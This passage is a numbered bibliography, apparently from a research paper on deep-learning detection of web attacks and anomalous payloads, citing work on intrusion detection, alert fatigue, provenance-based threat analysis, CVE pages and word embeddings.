4. Swarnkar, M.; Hubballi, N. OCPAD: One class Naive Bayes classifier for payload based anomaly detection. *Expert Syst. Appl.* **2016**, *64*, 330–339. [CrossRef]
5. Cheng, Z.; Cui, B.; Fu, J. A novel web anomaly detection approach based on semantic structure. In Proceedings of the International Symposium on Security and Privacy in Social Networks and Big Data, Tianjin, China, 26–27 September 2020; Springer: Berlin/Heidelberg, Germany, 2020, pp. 20–33.
6. Wang, J.; Zhou, Z.; Chen, J. Evaluating CNN and LSTM for web attack detection. In Proceedings of the 2018 10th International Conference on Machine Learning and Computing, Macau, China, 26–28 February 2018; pp. 283–287.

7. Kong, D.; Tian, D.; Pan, Q.; Liu, P.; Wu, D. Semantic aware attribution analysis of remote exploits. *Secur. Commun. Netw.* **2013**, *6*, 818–832. [CrossRef]
8. Hindy, H.; Atkinson, R.; Tachtatzis, C.; Colin, J.N.; Bayne, E.; Bellekens, X. Utilising deep learning techniques for effective zero-day attack detection. *Electronics* **2020**, *9*, 1684. [CrossRef]
9. Wang, K.; Stolfo, S.J. Anomalous payload-based network intrusion detection. In *Proceedings of the International Workshop on Recent Advances in Intrusion Detection*; Springer: Berlin/Heidelberg, Germany, 2004; pp. 203–222.
10. Enterprisetalk. Cybersecurity Professionals Face Alert Fatigue. Available online: https://enterprisetalk.com/featured/cybersecurity-professionals-face-alert-fatigue (accessed on 10 June 2022).
11. Mcafee. Security Professionals Ignore Alerts. Available online: https://www.mcafee.com/blogs/enterprise/cloud-security/alert-fatigue-31-9-of-it-security-professionals-ignore-alerts/ (accessed on 10 June 2022).
12. Fireeye. How Many Alerts Is Too Many to Handle? Available online: https://www2.fireeye.com/StopTheNoise-IDC-Numbers-Game-Special-Report.html (accessed on 10 June 2022).
13. Zengy, J.; Wang, X.; Liu, J.; Chen, Y.; Liang, Z.; Chua, T.S.; Chua, Z.L. Shadewatcher: Recommendation-guided cyber threat analysis using system audit records. In Proceedings of the 2022 IEEE Symposium on Security and Privacy (SP), Francisco, CA, USA, 22–26 May 2022; pp. 489–506.
14. Bloom. Target Missed Warnings in Epic Hack of Credit Card Data. Available online: https://bloom.bg/2KjElxM (accessed on 10 June 2022).
15. Barre, M.; Gehani, A.; Yegneswaran, V. Mining data provenance to detect advanced persistent threats. In Proceedings of the 11th International Workshop on Theory and Practice of Provenance (TaPP 2019), Philadelphia, PA, USA, 3 June 2019.
16. Li, Z.; Chen, Q.A.; Yang, R.; Chen, Y.; Ruan, W. Threat detection and investigation with system-level provenance graphs: A survey. *Comput. Secur.* **2021**, *106*, 102282. [CrossRef]
17. Hassan, W.U.; Guo, S.; Li, D.; Chen, Z.; Jee, K.; Li, Z.; Bates, A. Nodoze: Combatting threat alert fatigue with automated provenance triage. In Proceedings of the Network and Distributed Systems Security Symposium, San Diego, CA, USA, 24–27 February 2019.
18. Imperva. Attack Analysis. Available online: https://www.imperva.com/blog/avoid-alert-fatigue-how-to-automatically-get-rid-of-waf-false-positive/ (accessed on 10 June 2022).
19. Yoshimura, N.; Kuzuno, H.; Shiraishi, Y.; Morii, M. DOC-IDS: A Deep Learning-Based Method for Feature Extraction and Anomaly Detection in Network Traffic. *Sensors* **2022**, *22*, 4405. [CrossRef] [PubMed]
20. Perera, P.; Patel, V.M. Learning deep features for one-class classification. *IEEE Trans. Image Process.* **2019**, *28*, 5450–5463. [CrossRef] [PubMed]
21. Sarhan, M.; Layeghy, S.; Moustafa, N.; Gallagher, M.; Portmann, M. Feature extraction for machine learning-based intrusion detection in IoT networks. *Digit. Commun. Netw.* **2022**. [CrossRef]
22. Lopez-Martin, M.; Carro, B.; Arribas, J.I.; Sanchez-Esguevillas, A. Network intrusion detection with a novel hierarchy of distances between embeddings of hash IP addresses. *Knowl.-Based Syst.* **2021**, *219*, 106887. [CrossRef]
23. Lopez-Martin, M.; Sanchez-Esguevillas, A.; Arribas, J.I.; Carro, B. Supervised contrastive learning over prototype-label embeddings for network intrusion detection. *Inf. Fusion* **2022**, *79*, 200–228. [CrossRef]
24. Pontiki, M.; Galanis, D.; Papageorgiou, H.; Androutsopoulos, I.; Manandhar, S.; Al-Smadi, M.; Al-Ayyoub, M.; Zhao, Y.; Qin, B.; De Clercq, O.; et al. Semeval-2016 task 5: Aspect based sentiment analysis. In Proceedings of the International Workshop on Semantic Evaluation, San Diego, CA, USA, 16–17 June 2016; pp. 19–30.
25. Do, H.H.; Prasad, P.; Maag, A.; Alsadoon, A. Deep learning for aspect-based sentiment analysis: A comparative review. *Expert Syst. Appl.* **2019**, *118*, 272–299. [CrossRef]
26. Wu, A.; Han, Y. Multi-modal Circulant Fusion for Video-to-Language and Backward. In Proceedings of the IJCAI, Stockholm, Sweden, 13–19 July 2018; Volume 3, p. 8.
27. RPC-2616. Hypertext Transfer Protocol–HTTP/1.1. Available online: https://datatracker.ietf.org/doc/rfc2616 (accessed on 10 June 2022).
28. Yu, Y.; Yan, H.; Ma, Y.; Zhou, H.; Guan, H. DeepHTTP: Anomalous HTTP Traffic Detection and Malicious Pattern Mining Based on Deep Learning. In *Proceedings of the China Cyber Security Annual Conference*; Springer: Berlin/Heidelberg, Germany, 2020; pp. 141–161.
29. Yu, L.; Chen, L.; Dong, J.; Li, M.; Liu, L.; Zhao, B.; Zhang, C. Detecting malicious web requests using an enhanced textcnn. In Proceedings of the 2020 IEEE 44th Annual Computers, Software, and Applications Conference (COMPSAC), Madrid, Spain, 13–17 July 2020; pp. 768–777.
30. Tian, Z.; Luo, C.; Qiu, J.; Du, X.; Guizani, M. A distributed deep learning system for web attack detection on edge devices. *IEEE Trans. Ind. Inform.* **2019**, *16*, 1963–1971. [CrossRef]
31. Cheng, Z.; Cui, B.; Qi, T.; Yang, W.; Fu, J. An Improved Feature Extraction Approach for Web Anomaly Detection Based on Semantic Structure. *Secur. Commun. Netw.* **2021**, *2021*, 6661124. [CrossRef]
32. Liu, T.; Qi, Y.; Shi, L.; Yan, J. Locate-Then-Detect: Real-time Web Attack Detection via Attention-based Deep Neural Networks. In Proceedings of the IJCAI, Macao, China, 10–16 August 2019; pp. 4725–4731.
33. Jamdagni, A.; Tan, Z.; He, X.; Nanda, P.; Liu, R.P. Repids: A multi tier real-time payload-based intrusion detection system. *Comput. Netw.* **2013**, *57*, 811–824. [CrossRef]

34. Xiao, X.; Xiao, W.; Zhang, D.; Zhang, B.; Hu, G.; Li, Q.; Xia, S. Phishing websites detection via CNN and multi-head self-attention on imbalanced datasets. *Comput. Secur.* **2021**, *108*, 102372. [CrossRef]
35. Kazato, Y.; Nakagawa, Y.; Nakatani, Y. Improving maliciousness estimation of indicator of compromise using graph convolutional networks. In Proceedings of the 2020 IEEE 17th Annual Consumer Communications & Networking Conference (CCNC), Las Vegas, NV, USA, 10–13 January 2020; pp. 1–7.
36. King, Z.M.; Henshel, D.S.; Flora, L.; Cains, M.G.; Hoffman, B.; Sample, C. Characterizing and measuring maliciousness for cybersecurity risk assessment. *Front. Psychol.* **2018**, *9*, 39. [CrossRef] [PubMed]
37. Understanding SOAP Security. Available online: https://blog.dreamfactory.com/understanding-soap-security/ (accessed on 10 June 2022).
38. CVE-2020-14472 Detail. Available online: https://nvd.nist.gov/vuln/detail/cve-2020-14472 (accessed on 10 June 2022).
39. CVE-2020-8515 Detail. Available online: https://nvd.nist.gov/vuln/detail/cve-2020-8515 (accessed on 10 June 2022).
40. Apache Struts. List of Security Vulnerabilities. Available online: https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-6117/Apache-Struts.html (accessed on 10 June 2022).
41. Shar, L.K.; Tan, H.B.K. Predicting SQL injection and cross site scripting vulnerabilities through mining input sanitization patterns. *Inf. Softw. Technol.* **2013**, *55*, 1767–1780. [CrossRef]
42. Shar, L.K.; Briand, L.C.; Tan, H.B.K. Web application vulnerability prediction using hybrid program analysis and machine learning. *IEEE Trans. Dependable Secur. Comput.* **2014**, *12*, 688–707. [CrossRef]
43. Drdobbs. A New Algorithm for Data Compression. Available online: https://www.drdobbs.com/a-new-algorithm-for-data-compression/184402829 (accessed on 10 June 2022).
44. Pennington, J.; Socher, R.; Manning, C.D. Glove: Global vectors for word representation. In Proceedings of the 2014 Conference on Empirical Methods in Natural Language Processing (EMNLP), Doha, Qatar, 25–29 October 2014; pp. 1532–1543.
45. Zhao, Z.; Wu, Y. Attention-Based Convolutional Neural Networks for Sentence Classification. In Proceedings of the Interspeech, San Francisco, CA, USA, 8–12 September 2016; Volume 8, pp. 705–709.
46. Chen, Y. Convolutional Neural Network for Sentence Classification. Master's Thesis, University of Waterloo, Waterloo, ON, Canada, 2015.
47. Mikolov, T.; Chen, K.; Corrado, G.; Dean, J. Efficient estimation of word representations in vector space. *arXiv* **2013**, arXiv:1301.3781.